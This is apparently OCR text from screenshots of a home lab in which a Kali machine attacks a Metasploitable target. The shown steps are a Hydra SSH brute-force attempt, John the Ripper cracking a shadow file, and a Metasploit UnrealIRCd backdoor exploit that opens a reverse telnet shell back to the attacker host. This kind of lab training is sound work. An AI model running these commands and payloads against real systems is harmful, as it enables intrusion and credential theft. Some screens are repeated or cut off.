[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375C/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
┌──(kali㉿kali)-[~]
└─$ john --s
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 22:52
kali@kali: ~/phishing_lab
Session Actions Edit View Help
GNU nano 8.6 /etc/php/8.4/apache2/php.ini
; php.ini-development is very similar to its production variant, except it is
; much more verbose when it comes to errors. We recommend using the
; development version only in development environments, as errors shown to
; application users can inadvertently leak otherwise secure information.
; This is the php.ini-production INI file.
;;;;;;;;;;;;;;;;;;;
; Quick Reference ;
;;;;;;;;;;;;;;;;;;;
; The following are all the settings which are different in either the production
; or development versions of the INIs with respect to PHP's default behavior.
; Please see the actual settings later in the document for more details as to why
; we recommend these changes in PHP's behavior.
; display_errors
; Default Value: On
; Development Value: On
; Production Value: Off
; display_startup_errors
; Default Value: On
; Development Value: On
; Production Value: Off
; error_reporting
; Default Value: E_ALL
; Development Value: E_ALL
; Production Value: E_ALL & ~E_DEPRECATED
; log_errors
; Default Value: Off
; Development Value: On
; Production Value: On
; max_input_time
; Default Value: -1 (Unlimited)
; Development Value: 60 (60 seconds)
; Production Value: 60 (60 seconds)
; output_buffering
; Default Value: Off
; Development Value: 4096
; Production Value: 4096
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-B Previous ^ Back ^ Prev Word ^A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^B Where Was M-F Next ^ Forward ^ Next Word ^E End
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:15
kali@kali: ~
Session Actions Edit View Help
└─$ msfconsole
Metasploit tip: Organize your work by creating workspaces with workspace -a
<name>
=[metasploit v6.4.94-dev]
+ -- --=[2,564 exploits - 1,312 auxiliary - 1,683 payloads]
+ -- --=[432 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search unreal
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Linux)
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > use exploit/unix/irc/unreal_ircd
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help


1 2 3 4 (genmon)XXX 8:59

kali@kali: ~

Session Actions Edit View Help

```
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
service          (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted

┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::

3 password hashes cracked, 4 left

┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::

3 password hashes cracked, 4 left

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ ^[[200~
zsh: bad pattern: ^[[200~

┌──(kali㉿kali)-[~]
└─$
```

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:34
kali@kali: ~
Session Actions Edit View Help
=[metasploit v6.4.94-dev]
+ -- --=[2,564 exploits - 1,312 auxiliary - 1,683 payloads]
+ -- --=[432 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
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Matching Modules
Name Disclosure Date Rank Check Description
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
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
0:14
kali@kali: ~
Session Actions Edit View Help
root 4406 0.0 0.0 0 0 ? S 13:12 0:00 [nfsd]
root 4407 0.0 0.0 0 0 ? S 13:12 0:00 [nfsd]
root 4411 0.0 0.0 2424 336 ? Ss 13:12 0:00 /usr/sbin/rpc.mountd
root 4477 0.0 0.0 5412 1732 ? Ss 13:12 0:00 /usr/lib/postfix/master
postfix 4478 0.0 0.0 5420 1648 ? S 13:12 0:00 pickup -l -t fifo -u -c
postfix 4480 0.0 0.0 5460 1680 ? S 13:12 0:00 qmgr -l -t fifo -u
root 4484 0.0 0.0 5388 1204 ? Ss 13:12 0:00 /usr/sbin/nmbd -D
root 4486 0.0 0.0 7724 1404 ? Ss 13:12 0:00 /usr/sbin/smbd -D
root 4490 0.0 0.0 7724 812 ? S 13:12 0:00 /usr/sbin/smbd -D
root 4502 0.0 0.0 2424 868 ? Ss 13:12 0:00 /usr/sbin/xinetd -pidfile /var/run/xinetd.pid -stayalive -inetd_compat
proftpd 4541 0.0 0.0 9948 1612 ? Ss 13:12 0:00 proftpd: (accepting connections)
daemon 4555 0.0 0.0 1984 420 ? Ss 13:12 0:00 /usr/sbin/atd
root 4566 0.0 0.0 2104 892 ? Ss 13:12 0:00 /usr/sbin/cron
root 4594 0.0 0.0 2052 348 ? Ss 13:12 0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
root 4595 0.0 0.0 2052 476 ? S 13:12 0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
tomcat55 4597 0.2 4.3 364500 90516 ? Sl 13:12 0:11 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
daemon 4615 0.0 0.0 2316 220 ? SN 13:12 0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root 4616 0.0 0.1 10596 2560 ? Ss 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4618 0.0 0.1 10732 2488 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4621 0.0 0.1 10728 2484 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4623 0.0 0.1 10728 2488 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4625 0.0 0.1 10732 2484 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4628 0.0 0.1 10596 2432 ? S 13:12 0:00 /usr/sbin/apache2 -k start
root 4635 0.0 1.2 74540 26556 ? Sl 13:12 0:00 /usr/bin/rmiregistry
root 4640 0.0 0.1 12208 2568 ? Sl 13:12 0:02 ruby /usr/sbin/druby_timeserver.rb
root 4645 0.0 0.1 8540 2516 ? S 13:12 0:00 /usr/bin/unrealircd
root 4651 0.0 0.0 2568 1204 tty1 Ss 13:12 0:00 /bin/login --
root 4657 0.0 0.5 13928 12040 ? S 13:12 0:02 Xtightvnc :0 -desktop X -auth /root/.Xauthority -geometry 1024×768 -depth 24 -rfbwait 120000 -rfbauth /root/.vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11/fonts/Type1/,/usr/X11R6/lib/X11/fonts/Speedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fonts/X11/misc/,/usr/share/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi/,/usr/share/fonts/X11/100dpi/ -co /etc/X11/rgb
daemon 4660 0.0 0.0 2316 220 ? SN 13:12 0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root 4666 0.0 0.0 2724 1188 ? S 13:12 0:00 /bin/sh /root/.vnc/xstartup
root 4669 0.0 0.1 5936 2568 ? S 13:12 0:00 xterm -geometry 80×24+10+10 -ls -title X Desktop
root 4672 0.0 0.2 8988 4996 ? S 13:12 0:02 fluxbox
root 4704 0.0 0.0 2852 1548 pts/0 Ss+ 13:12 0:00 -bash
msfadmin 4774 0.0 0.0 4616 1988 tty1 S+ 13:23 0:00 -bash
postfix 4814 0.0 0.1 5788 2452 ? S 13:36 0:00 tlsmgr -l -t unix -u -c
www-data 4839 0.0 0.0 10596 1952 ? S 13:36 0:00 /usr/sbin/apache2 -k start
root 4914 0.0 0.0 1848 528 ? S 14:03 0:00 sleep 3992
root 4915 0.0 0.0 3164 1028 ? S 14:03 0:00 telnet 192.168.56.107 4444
root 4916 0.0 0.0 2724 580 ? S 14:03 0:00 sh -c (sleep 3992|telnet 192.168.56.107 4444|while : ; do sh && break; done 2>&1|telnet 192.168.56.107 4444 >/dev/null 2>&1 &)
root 4917 0.0 0.0 2724 1188 ? R 14:03 0:00 sh
root 4918 0.0 0.0 3164 1024 ? R 14:03 0:00 telnet 192.168.56.107 4444
root 5046 0.0 0.0 2364 932 ? R 14:42 0:00 ps aux
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 23:17

kali@kali: ~

Session Actions Edit View Help

```
Metasploit tip: Organize your work by creating workspaces with workspace -a
<name>
```



```
       =[ metasploit v6.4.94-dev                          ]
+ -- --=[ 2,564 exploits - 1,312 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search unreal

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/linux/games/ut2004_secure         2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Linux)
   1    \_ target: Automatic                    .                .          .      .
   2    \_ target: UT2004 Linux Build 3120      .                .          .      .
   3    \_ target: UT2004 Linux Build 3186      .                .          .      .
   4  exploit/windows/games/ut2004_secure       2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Win32)
   5  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Right Ctrl

META KALI [Running] - Oracle VirtualBox

File Machine View Input Devices Help


Mouse integration ...

Don't show again

Auto capture keyboard ...

Don't show again

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:18
kali@kali: ~
Session Actions Edit View Help
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<name>
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+ -- --=[2,564 exploits - 1,312 auxiliary - 1,683 payloads]
